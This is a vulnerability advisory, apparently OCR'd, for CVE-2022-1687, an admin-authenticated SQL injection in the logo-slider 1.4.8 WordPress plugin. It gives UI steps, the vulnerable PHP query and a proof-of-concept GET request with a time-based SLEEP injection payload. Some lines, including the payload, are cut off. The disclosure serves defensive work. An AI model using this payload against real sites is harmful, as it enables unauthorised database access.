logo-slider 1.4.8 WordPress plugin SQL injection

Vulnerability Metadata


Key	Value
Date of Disclosure	May 09 2022
Affected Software	logo-slider
Affected Software Type	WordPress plugin
Version	1.4.8
Weakness	SQL Injection
CWE ID	CWE-89
CVE ID	CVE-2022-1687
CVSS 3.x Base Score	2.7
CVSS 2.0 Base Score	4.0
Reporter	Daniel Krohmer, Shi Chen
Reporter Contact	daniel.krohmer@iese.fraunhofer.de
Link to Affected Software	https://wordpress.org/plugins/logo-slider
Link to Vulnerability DB	https://nvd.nist.gov/vuln/detail/CVE-2022-1687

Vulnerability Description


The `lsp_slider_id` query parameter in logo-slider 1.4.8 is vulnerable to SQL injection. An

Exploitation Guide


Login as `admin` user. This attack requires at least `admin` privileges.




Go to `Logo Slider` and hit `Manage Sliders`.




Choose an arbitrary `Slider Name` and click on `Add Slider`.




Click on `Manage Images`.




Clicking the previous button triggers the vulnerable request. `lsp_slider_id` is the vulnerable query parameter



A POC may look like the following request:



In the code, the vulnerability is triggered by unsanitized user input of `lsp_slider_id` at line 11 in `./ls_manage_images.php`. The final database query is called at line 21.



```
16                          $lsp_msg = '';
17                  }
18
19                  $slider_table = $wpdb->prefix . "lsp_sliders";
20
                    $lspSlider = $wpdb->get_results( "Select slider_id From
$slider_table Where slider_id = $lsp_slider_id" );
```

Exploit Payload

Please note that cookies and nonces need to be changed according to your user settings, otherwise the exploit will not work. The SQL injection can be triggered by sending the request below.

```
GET /wp-admin/admin.php?page=manage_images&lsp_slider_id=1+AND+(SELECT+7741+FROM+(SELECT(SLEEP(
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/wp-admin/admin.php?page=manage_sliders&lsp_msg=add_slider_success
DNT: 1
Connection: close
Cookie: wordpress_86a9106ae65537651a8e456835b316ab=admin%7C1651732633%7CxsSONzrCctrhMqyZUQR8Ebq
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```